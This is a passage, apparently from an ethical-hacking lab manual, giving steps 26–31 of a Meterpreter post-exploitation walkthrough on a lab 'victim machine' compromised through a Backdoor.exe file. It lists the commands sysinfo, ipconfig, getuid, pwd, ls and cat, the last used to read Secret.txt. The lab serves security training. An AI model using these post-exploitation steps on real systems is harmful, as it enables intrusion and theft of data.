
26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.




28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.




29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.


Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.



30. Type **ls** and press **Enter** to list the files in the current working directory.



31. To read the contents of a text file, type **cat [filename.txt]** (here, **Secret.txt**) and press **Enter**.

